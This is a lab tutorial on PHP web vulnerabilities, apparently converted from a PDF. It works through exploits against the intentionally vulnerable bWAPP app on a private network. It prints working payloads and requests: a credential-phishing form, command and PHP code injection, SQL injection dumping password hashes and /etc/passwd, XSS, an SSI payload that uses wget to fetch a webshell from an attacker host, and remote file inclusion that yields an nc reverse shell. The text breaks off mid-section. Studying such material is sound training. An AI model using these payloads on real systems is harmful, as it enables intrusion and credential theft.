Practical PHP Security

Author: Andrey Stoykov
https://infosecresearchlab.blogspot.com/

Injection Issues

HTML Injection - Stored

http://192.168.56.105/bWAPP/htmli_stored.php

User is able to inject arbitrary HTML code in the page.

Source Code for htmli_stored.php:

```
[..]
// Insert SQL statement
	$sql = "INSERT INTO blog (date, entry, owner) VALUES (now(),'" .
$entry . "','" . $owner . "')";

	$recordset = $link->query($sql);

	if(!$recordset)
	{
	   die("Error: " . $link->error . "<br /><br />");
	}
[..]
$link->close();
?>
```

The INSERT INTO statement inserts data in two ways. First one is by specifying both the column names and values to be inserted.

```
INSERT INTO table_name (column1, column2 ...) values (value1, value2 ...);
```

Method two involves adding values for all the columns in the table, then specifying column names in the SQL is not needed.

```
INSERT INTO table_name values (value1, value2 ...);
```

Insert user value for the entry parameter into the "blog" table

```
$sql = "INSERT INTO blog (date, entry, owner) VALUES (now(),'" . $entry .
"','" . $owner . "')";
```

Payload used

```
<b>Session Has Expired</b>
<form action="http://192.168.56.1:8000" method="get">
<label for="uname">Username:</label>
```

```
<input type="text" id="uname" name="uname"><br><br>
<label for="pwd">Password:</label>
<input type="text" id="pwd" name="pwd"><br><br>
<input type="submit" value="Submit">
</form>
```

HTTP POST request with the payload

```
POST /bWAPP/htmli_stored.php HTTP/1.1
Host: 192.168.56.105
[..]

entry=[PAYLOAD_HERE]&blog=submit&entry_add=
```

HTTP response showing the user input is not sanitized prior to being displayed on the page

```
HTTP/1.1 200 OK
[..]
<td><b>Session Has Expired</b>
<form action="http://192.168.56.1:8000" method="get">
<label for="uname">Username:</label>
<input type="text" id="uname" name="uname"><br><br>
<label for="pwd">Password:</label>
<input type="text" id="pwd" name="pwd"><br><br>
<input type="submit" value="Submit">
</form></td>
[..]
```



Figure 1: User credentials being phished.

Iframe Injection

http://192.168.56.105/bWAPP/iframei.php?ParamUrl=robots.txt&ParamWidth=250&ParamHeight=250

With Iframe injection attacker can trick a user into visiting attacker controlled page which can potentially steal unsuspecting user credentials.

Source Code for iframei.php:

```
[..]
// Basic check for GET parameters being set in request
if(!(isset($_GET["ParamUrl"])) || !(isset($_GET["ParamHeight"]))
|| !(isset($_GET["ParamWidth"])))
{
   header("Location:
iframei.php?ParamUrl=robots.txt&ParamWidth=250&ParamHeight=250");

   exit;

}
```

Payload used (same as the HTMLi one)

```
<td><b>Session Has Expired</b>
<form action="http://192.168.56.1:8000" method="get">
<label for="uname">Username:</label>
<input type="text" id="uname" name="uname"><br><br>
<label for="pwd">Password:</label>
<input type="text" id="pwd" name="pwd"><br><br>
<input type="submit" value="Submit">
</form></td>
```

HTTP GET request to include Iframe hosted on attacker site

```
GET
/bWAPP/iframei.php?ParamUrl=http://192.168.56.1:8000/iframe.html&Par
amWidth=250&ParamHeight=250 HTTP/1.1
Host: 192.168.56.105
[..]
```

HTTP response showing the malicious iframe being included in the source tag

```
HTTP/1.1 200 OK
[..]
<div id="main">
<h1>iFrame Injection</h1>
<iframe frameborder="0" src="http://192.168.56.1:8000/iframe.html"
height="250" width="250"></iframe>
</div>
```



Figure 2: Attacker controlled iframe being included into the site for credential harvesting

OS Command Injection

http://192.168.56.105/bWAPP/commandi.php

Executing arbitrary OS commands on the host.

Source Code commandi.php:

```
[..]
   <?php

   if(isset($_POST["target"]))
   {
      $target = $_POST["target"];

      if($target == "")
      {
         echo "<font color=\"red\">Enter a domain name...</font>";
      }
      else
      {
         echo "<p align=\"left\">" . shell_exec("nslookup  " .
commandi($target)) . "</p>";
      }
   }
   ?>
```

The shell_exec() executes command via the shell and returns the complete output as a string.

Payload used to chain the nslookup with the pwd command together

```
&& pwd
```

Simple POST request to issue a ping to the host

```
POST /bWAPP/commandi.php HTTP/1.1
Host: 192.168.56.105
[..]
target=%26%26pwd&form=submit
```

HTTP response displaying the current working directory

```
HTTP/1.1 200 OK
[..]
<p align="left">
/var/www/bWAPP
</p>
[..]
```

PHP Code Injection

http://192.168.56.105/bWAPP/phpi.php

Injecting code that is executed by the application via the eval() function. This attack is only limited to the functionality of the language in which the vulnerability resides.

Source Code for phpi.php:

```
[..]
if(isset($_REQUEST["message"]))
{
   if($_COOKIE["security_level"] != "1" && $_COOKIE["security_level"] !=
"2")
   {
?>
   <p><i><?php @eval ("echo " . $_REQUEST["message"] .
";");?></i></p>
[..]
```

The Javascript function eval() evaluates or executes argument. If argument is expression, eval() evaluates the expression. If argument is one or more Javascript statements, eval() executes the statements.

Payload used to issue the Linux "id" command

```
; system('id')
```

The system() in PHP executes command and output.

HTTP GET request

```
GET /bWAPP/phpi.php?message=test;%20system(%27id%27) HTTP/1.1
Host: 192.168.56.105
[..]
```

HTTP response

```
HTTP/1.1 200 OK
[..]
<p><i>testuid=33(www-data) gid=33(www-data) groups=33(www-data)</i></p>
[..]
```

Security checks being done

```
<?php echo htmlspecialchars($_REQUEST["message"], ENT_QUOTES, "UTF-8");;?>
```

Server Side Includes Injection (SSI)

http://192.168.56.105/bWAPP/ssii.php

SSI are directives used to incorporate HTML page with dynamic contents. SSIs can be used to execute actions before the current page is loaded or while the current page is being virtualized.

Source Code for ssii.php:

```
{
	$line = '<p>Hello ' . $firstname . ' ' . $lastname . ',</p><p>Your IP address is:' . '</p><h1><!--#echo var="REMOTE_ADDR" --></h1>';

	// Writes a new line to the file
	$fp = fopen("ssii.shtml", "w");
	fputs($fp, $line, 200);
	fclose($fp);

	header("Location: ssii.shtml");

	exit;
}
```

The fopen() binds a name resource specified by filename to a stream

```
$fp = fopen("ssii.shtml", "w");
```

The fputs() is alias for fwrite(). The fwrite() writes to an open file

```
fputs($fp, $line, 200);
```

The fclose() function closes an open file

```
fclose($fp);
```

Payload used to fetch webshell from attacker webserver

```
<!--#exec cmd="wget http://192.168.56.1/shell.php"-->
```

HTTP POST request

```
POST /bWAPP/ssii.php HTTP/1.1
Host: 192.168.56.105
[..]

firstname=Test&lastname=%3C%21--
%23exec+cmd%3D%22wget+http%3A%2F%2F192.168.56.1%2Fshell.php
+--%3E&form=submit
```



Figure 3: The payload fetching webshell from attacker webserver



Figure 4: Triggering the webshell functionality

SQL Injection AJAX

http://192.168.56.105/bWAPP/sqli_10-1.php

SQL injection enables attacker to gain sensitive information by adding malicious SQL queries to the original ones therefore subverting the application functionality.

Source Code for sqli_10-2.php:

```
$title = $_GET["title"];
$sql = "SELECT * FROM movies WHERE title LIKE '%" . sqli($title) . "%'";
$recordset = mysql_query($sql, $link);
if(mysql_num_rows($recordset) != 0)
{
while($row = mysql_fetch_array($recordset))
{
$movies[] = $row;
}
```

```
}
[..]
```

The LIKE operation is used in WHERE clause to search for specified pattern in a column. The % (percent) sign represents one or multiple characters

```
SELECT * FROM movies WHERE title LIKE '%" . sqli($title) . "%'
```

User input e.g. test, lands in the SQL query

```
SELECT * FROM movies WHERE title LIKE '%test%'
```

HTTP GET request with a single quote (') after being placed after title parameter

```
GET /bWAPP/sqli_10-2.php?title=%27 HTTP/1.1
Host: 192.168.56.105
[..]
```

HTTP response shows an MySQL error

```
HTTP/1.1 200 OK
[..]
<b>Warning</b>:  mysql_num_rows(): supplied argument is not a valid MySQL result resource in <b>/var/www/bWAPP/sqli_10-2.php</b> on line <b>70</b>
[..]
```

Going back to the sqli_10-2.php file at line #70

```
if(mysql_num_rows($recordset) != 0)
 {

 while($row = mysql_fetch_array($recordset))
  {
  $movies[] = $row;
  }
```

The mysql_num_rows() function returns number of rows in result set

```
mysql_num_rows()
```

The mysql_fetch_array() function returns row from recordset as associative array or number array

```
mysql_fetch_array()
```

Determining vulnerable columns in query using the following payload (url encoded)

```
1'+union+all+select+1,2,3,4,5,6,7,8%23
```

HTTP GET request

```
GET /bWAPP/sqli_10-2.php?title=1'+union+all+select+1,2,3,4,5,6,7,8%23 HTTP/1.1
Host: 192.168.56.105
[..]
```

The response results in error indicating that the incorrect number of columns is supplied (8)

```
HTTP/1.1 200 OK
[..]
<b>Warning</b>:  mysql_num_rows(): supplied argument is not a valid MySQL result resource in <b>/var/www/bWAPP/sqli_10-2.php</b> on line <b>70</b>
[..]
```

Determining vulnerable columns in query using the following payload (url encoded)

```
1'+union+all+select+1,2,3,4,5,6,7%23
```

HTTP GET request

```
GET /bWAPP/sqli_10-2.php?title=1'+union+all+select+1,2,3,4,5,6,7%23 HTTP/1.1
Host: 192.168.56.105
[..]
```

This time the HTTP response is different, which includes valid data in JSON format

```
HTTP/1.1 200 OK
[..]
Content-Type: text/json; charset=utf-8
[{"0":"1","id":"1","1":"2","title":"2","2":"3" [..]
```

Payload used

```
1 union all select database(), user(), version(), @@datadir, 5, 6,7#
```

// URL encoded

```
1'+union+all+select+database(),user(),version(),@@datadir,5,6,7%23
```

Return name current and default database using the database() function. If there is no current database, it returns NULL or " "

```
database()
```

Return current username and hostname for the MySQL connection using the user() function

```
user()
```

Return current version of the MySQL database as a string

```
version()
```

Check the data directory using the @@datadir

```
@@datadir
```

HTTP GET request

```
GET /bWAPP/sqli_10-
2.php?title=1'+union+all+select+database(),user(),version(),@@datadir,
5,6,7%23 HTTP/1.1
Host: 192.168.56.105
[..]
```

HTTP response

```
HTTP/1.1 200 OK
Content-Type: text/json; charset=utf-8
[..]
"0":"bWAPP",
"1":"root@localhost",
"2":"5.0.96-0ubuntu3",
"release_year":"5.0.96-0ubuntu3",
"3":"\/var\/lib\/mysql\/"
[..]
```

Get the password hash for the root user on the MySQL DB instance

```
1' union all select host, user, password,4,5,6,7 from mysql.user#
```

// Above payload URL encoded

```
1'+union+all+select+host,+user,+password,4,5,6,7+from+mysql.user%2
3
```

The mysql.user table contains information about users that have permissions to access the MySQL server.

HTTP GET request

```
GET /bWAPP/sqli_10-
2.php?title=1'+union+all+select+host,+user,+password,4,5,6,7+from+m
ysql.user%23
[..]
```

HTTP response containing the root user from the MySQL db hash

```
HTTP/1.1 200 OK
[..]
"title":"root",
"2":"*07BDCCE30E93A12AA2B693FD99990F044614A3E5",
```

Payload to read the /etc/passwd file contents

```
1' union all select load_file('/etc/passwd'),2,3,4,5,6,7#
```

// URL encoded

```
1'+union+all+select+load_file('/etc/passwd'),2,3,4,5,6,7%23
```

The MySQL load_file() reads file and returns the file contents as a string. It requires the full path name to the file e.g. /etc/passwd

```
load_file()
```

HTTP response with the contents of the /etc/passwd file

```
HTTP/1.1 200 OK
[..]
"0":"root:x:0:0:root:\/root:\
[..]
```

SQL Injection Authentication Bypass

http://192.168.56.105/bWAPP/sqli_3.php

Bypassing authentication mechanism via SQL injection vulnerability.

Source Code for sqli_3.php:

```
<?php

   if(isset($_POST["form"]))
   {
      $login = $_POST["login"];
      $login = sqli($login);

      $password = $_POST["password"];
      $password = sqli($password);

      $sql = "SELECT * FROM heroes WHERE login = '" . $login . "' AND
password = '" . $password . "'";

      // echo $sql;
      $recordset = mysql_query($sql, $link);

      if(!$recordset)

         die("Error: " . mysql_error());
      }

      else
      {
         $row = mysql_fetch_array($recordset);

         if($row["login"])
         {
            // $message = "<font color=\"green\">Welcome " .
ucwords($row["login"]) . "...</font>";
            $message =  "<font color=\"green\">Welcome " .
ucwords($row["login"]) . ".Your secret: <b>" . ucwords($row["secret"]) .
"</b></font>";
            // $message = $row["login"];
         }
```

```
        else
        {

           $message = "<font color=\"red\">Invalid credentials!</font>";
        }
     }
[..]
```

The SQL query check the "heroes" table for any login and password supplied

```
$sql = "SELECT * FROM heroes WHERE login = '" . $login . "' AND
password = '" . $password . "'
```

In order to exploit the vulnerability need to comment the first quote for the "login" and then introduce an attacker controller query which would bypass authentication since 1=1 is always TRUE statement.

```
SELECT * FROM heroes WHERE login= ' ' OR 1=1-- - AND password = '" .
$password
```

Payload used

```
' or 1=1-- -
```

HTTP POST request with the payload

```
POST /bWAPP/sqli_3.php HTTP/1.1
Host: 192.168.56.105
[..]
login=%27+OR+1%3D1--+-&password=&form=submit
```

HTTP response indicating successful bypass

```
HTTP/1.1 200 OK
[..]
<p>Welcome <b>Neo</b>, how are you today?</p><p>Your secret:
<b>Oh Why Didn't I Took That BLACK Pill?</b>
```

SQLite Injection

http://192.168.56.105/bWAPP/sqli_11.php

Injecting SQL statements in SQLite database in order to gather information from the backend.

Source Code for sqli_11.php:

```
<?php

if(isset($_GET["title"]))
{
   $title = $_GET["title"];
```

```
   $db = new PDO("sqlite:".$db_sqlite);

   $sql = "SELECT * FROM movies WHERE title LIKE '%" . sqli($title) . "%'";

   $recordset = $db->query($sql);

   if(!$recordset)
   {
?>
```

The SQL query selects from the "movies" table, a title using the following statement

```
SELECT * FROM movies WHERE title LIKE '%" . sqli($title) . "%'
```

HTTP GET request using a single quote

```
GET /bWAPP/sqli_11.php?title=%27&action=search HTTP/1.1
Host: 192.168.56.105
[..]
```

HTTP Response results a database error of "HY000"

```
HTTP/1.1 200 OK
[..]
<td colspan="5" width="580">Error: HY000
```

Finding the right number of vulnerable columns in the SQL query using ORDER BY

```
' order by 7--+-          // returns error
' order by 6--+-          // returns valid list of movies
```

Using the following payload to get the tables in the SQLite database

```
test' union select 1,tbl_name,3,4,5,6 from sqlite_master where
type='table' and tbl_name not like 'sqlite_%'--+-
```

The sqlite_master is a "schema table" that stores the schema for the database. The schema database is description of all other tables and indexes.

Title	Release
blog	3
heroes	3
movies	3
users	3

Figure 5: Tables being displayed as result of SQLi payload

Payload to extract column names

```
test' union select 1,sql,3,4,5,6 from sqlite_master where type!='meta' and sql not null and name not like 'sqlite_%' and name='users'--+-
```



Figure 6: Column names as a result of payload

Gather the information for "login, password and email" from the "users" table

```
test' union select 1,login,password,email,5,6 from users--+-
```

Figure 7: User credentials

XPATH Injection

http://192.168.56.105/bWAPP/xmli_2.php

Similar to SQL injection, the vulnerability allows attacker to construct XPATH queries from user input to query and naviate XML documents.

Source Code for xmli_2.php:

```
<?php

if(isset($_REQUEST["genre"]))
{
   $genre = $_REQUEST["genre"];
   $genre = xmli($genre);

   $xml = simplexml_load_file("passwords/heroes.xml");

   $result = $xml->xpath("//hero[contains(genre, '$genre')]/movie");
[..]
```

The simple_xml_load_file() function converts XML file into object, then output keys and elements of the object, which in this case is the contents from "heroes.xml" file

```
$xml = simplexml_load_file("passwords/heroes.xml");
```

XPATH query being used

```
$result = $xml->xpath("//hero[genre = '$genre']/movie");
```

Based on the XPATH query mentioned above, the following breakdown of the query can be done:

Select all "hero" elements in the document

```
//hero
```

WHERE the title elements have the "genre" attribute within the "movie" root element

```
[genre = '$genre']/movie
```

HTTP GET request with a single quote to trigger an exception

```
GET /bWAPP/xmli_2.php?genre=action'&action=search HTTP/1.1
Host: 192.168.56.105
[..]
```

HTTP response contains verbose XPATH error

```
HTTP/1.1 200 OK
[..]
<b>Warning</b>:  SimpleXMLElement::xpath() [<a
href='function.SimpleXMLElement-xpath'>function.SimpleXMLElement-
xpath</a>]: Invalid expression in <b>/var/www/bWAPP/xmli_2.php</b>
on line <b>158</b>
```

The SimpleXMLElement::xpath() runs XPATH query on XML data.

Will use XCAT tool to detect the XPATH injection

```
xcat detect --method=GET --headers=cookies.txt
http://192.168.56.105/bWAPP/xmli_2.php genre genre=action --true-
string=Thor
```

Using the "detect" option to check whether the application is vulnerable. The "--headers" option contains the cookies required to login to the application. Next is the vulnerable parameter which in this case is "genre" and the vulnerable query "genre=action". The option "--true-string=Thor" is required to detect if the condition is true.

Running the tool reveals that XCAT has successfully identified the injection point

Figure 8: XCAT detected the XPATH injection

Running XCAT to gather the information

```
xcat run --method=GET --headers=cookies.txt
http://192.168.56.105/bWAPP/xmli_2.php genre genre=action --true-
string=Thor
```

Figure 9: Gathering the users information

Cross Site Scripting (XSS) Issues

Reflected XSS (Back Button)

http://192.168.56.105/bWAPP/xss_back_button.php

Source Code for xss_back_button.php:

```
<div id="main">

<h1>XSS - Reflected (Back Button)</h1>

<p>Click the button to go to back to the previous page:

<input type=button value="Go back"
onClick="document.location.href='<?php echo
isset($_SERVER["HTTP_REFERER"]) ? xss($_SERVER["HTTP_REFERER"]) :
""?>'">
```

The "document.location" is a read only property that returns a "Location" object, which contains information about the URL of the docuemnt and provides methods for changing that URL and loading another URL.

The isset() determines if a variable is declared and is different than NULL. The $_SERVER is array which conains information about the headers. The HTTP_REFERER is the address of the page which referred the user-agent to the current page.

```
onClick="document.location.href='<?php echo
isset($_SERVER["HTTP_REFERER"]) ? xss($_SERVER["HTTP_REFERER"]) :
""?>
```

Payload used in the "Referer" header

```
javascript:alert(`xss`)
```

HTTP GET request with the XSS included in the Referer header

```
GET /bWAPP/xss_back_button.php HTTP/1.1
Host: 192.168.56.105
[..]
Referer: javascript:alert(`xss`)
```

HTTP Response indicates that the user input has been reflected in the document.location.href value

```
HTTP/1.1 200 OK
[..]
  <p>Click the button to go to back to the previous page:

   <input type=button value="Go back"
onClick="document.location.href='javascript:alert(`xss`)'">

   </p>
[..]
```

Clicking on the "Go Back" button afterwards triggers the XSS payload



Figure 10: XSS payload triggered

Reflected XSS eval()

http://192.168.56.105/bWAPP/xss_eval.php?date=Date()

The eval() function evaluates a string as PHP code. The string must be valid PHP code and must end with semicolon.

Source Code for xss_eval.php:

```
<script>
eval("document.write(<?php echo xss($_GET["date"])?>)");
</script>
```

The eval() construct allows execution of arbitrary PHP code. The document.write() is used to write into the HTML output.

```
eval("document.write(<?php echo xss($_GET["date"])?>)");
```

Payload used to display the session cookies

```
alert(document.cookie)
```

Figure 11: XSS payload to display session cookies

XSS Reflected HREF

http://192.168.56.105/bWAPP/xss_href-1.php

Source Code for xss_href-2.php:

```
$message = "";

if(isset($_GET["name"]) and $_GET["name"] != "")
{
   $name = $_GET["name"];
   $message = "<p>Hello " . ucwords(xss_check_3($name)) . ", please
vote for your favorite movie.</p>";
   $message.= "<p>Remember, Tony Stark wants to win every
time...</p>";
}
else
```

```
{
   header("Location: xss_href-1.php");
   exit;
```

The "<a>" tag defines a hyperlink which is used to link from one page to another. The important attribute of "<a>" element is the "href" attribute which indicates the links destination.
<a href=

```
HTTP GET request
GET /bWAPP/xss_href-2.php?name=test&action=vote HTTP/1.1
Host: 192.168.56.105
[..]
```

HTTP Response where the "test" value is echoed in the href tag

```
HTTP/1.1 200 OK
[..]
<td align="center">
<a  href=xss_href php?movie=1&name=test&action=vote>
Vote</a></td>
[..]
```

Payload used

```
XSS><script>alert(1)</script>
```

XSS is the required "name". The ">" closes the tag where just before the payload is introduced so the script can get executed.

```
<td align="center"> <a href=xss_href-
3.php?movie=1&name=XSS><script>alert(1)</script>&action=vote>Vot
e</a></td>
```

XSS PHP_SELF

http://192.168.56.105/bWAPP/xss_php_self.php

Source Code for xss_php_self.php:

```
<form action="<?php echo xss(($_SERVER["PHP_SELF"]));?>"
method="GET">
[..]
<?php
   if(isset($_GET["form"]) && isset($_GET["firstname"]) &&
isset($_GET["lastname"]))
   {
      $firstname = $_GET["firstname"];
      $lastname = $_GET["lastname"];
  else
      {
```

```
        echo "Welcome " . xss($firstname) . " " . xss($lastname);
```

$_SERVER is PHP super global variable which holds information about headers, paths and script locations. The $_SERVER['PHP_SELF'] returns filename of currently executing script.

```
 <form action="<?php echo xss(($_SERVER["PHP_SELF"]));?>"
method="GET">
```

HTTP GET request

```
GET
/bWAPP/xss_php_self.php?firstname=Name&lastname=XSS&form=submit
HTTP/1.1
Host: 192.168.56.105
[..]
```

HTTP response shows the "XSS" for lastname is reflected within the "div" tag.

```
HTTP/1.1 200 OK
[..]
<div id="main">
[..]
  Welcome Name XSS
</div>
```

Payload used

```
XSS"><BODY ONLOAD=alert('XSS')>
```

The "onload" attribute is triggered when an object has been loaded.

Sensitive Data Exposure

HTML5 Web Page Storage

http://192.168.56.105/bWAPP/insecure_crypt_storage_1.php

HTML Web Storage is used by application to store data locally within the users browser. The storage limit is 5MB and information is not transferred to the server. The "localStorage" stores data with no expiration date.

Source Code for insecure_crypt_storage_1.php:

```
if(typeof(Storage) !== "undefined")
{
   localStorage.login = "<?php echo $_SESSION["login"]?>";
   localStorage.secret = "<?php if($_COOKIE["security_level"] != "1" and
$_COOKIE["security_level"] != "2"){echo $secret;} else{echo hash("sha1",
$secret);}?>";
```

The "localStorage" object stores data with no expiration date.

```
localStorage.login = "<?php echo $_SESSION["login"]?>";
```



Figure 12: Values being stored in the browsers localStorage

Text Files (Accounts)

http://192.168.56.105/bWAPP/insecure_crypt_storage_2.php

The user input is stored in text format without any hashing being performed prior.

Source Code for insecure_crypt_storage_2.php:

```
$fp = fopen("passwords/accounts.txt", "a");
fputs($fp, $line, 200);
fclose($fp);
$record_added = true;
```

The fopen() function opens a file or URL. The parameter values are as follows:

```
fopen(filename, mode, include_path, context)
```

In the above source code the user input is stored at the "passwords" directory in the "accounts.txt" file.

```
$fp = fopen("passwords/accounts.txt", "a");
```

HTTP POST request

```
POST /bWAPP/insecure_crypt_storage_2.php HTTP/1.1
Host: 192.168.56.105
[..]
username=test&password=test&insert=Insert
```

HTTP Response

```
HTTP/1.1 200 OK
[..]
<font color="green">The account was added!</font><br /><br />
<a href="passwords/accounts.txt" target="_blank">Download</a> the
file.<br />
[..]
```

Missing Functional Level Access Control

RFI

http://192.168.56.105/bWAPP/rlfi.php

Remote File Inclusion allow the inclusion of remote files hosted on attacker webserver which results in code execution.

HTTP GET request which includes remotely hosted file of "revshell.php"

```
GET
/bWAPP/rlfi.php?language=http://192.168.56.1:8000/revshell.php&action=
go HTTP/1.1
Host: 192.168.56.105
[..]
```

HTTP GET request results in webserver fetching the remotely hosted malicious webshell file.

```
root@Lubuntu:/home/astoykov# python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.56.105 - - [17/Dec/2020 21:24:17] "GET /revshell.php HTTP/1.0" 200 -
```

Figure 13: File being requested from remote host

The reverse connection is established to the attacker listeners on port 4444 TCP.

```
astoykov@Lubuntu:~$ nc -klvp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.56.105 35333
Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686 GNU/
Linux
```

Figure 14: Receiving a reverse connection

Unvalidated Redirects and Forwards

http://192.168.56.105/bWAPP/unvalidated_redir_fwd_1.php

Unvalidated redirects and forwards are possible when application accepts untrusted input that could cause the web application to redirect the request to URL contained within untrusted input.

Source Code for unvalidated_redir_fwd_1.php:

```
switch($_REQUEST["url"])
   {
      case "1" :
         header("Location: http://itsecgames.blogspot.com");
         break;
[..]
```

The header() function sends raw HTTP header to the client.

HTTP GET request

```
GET
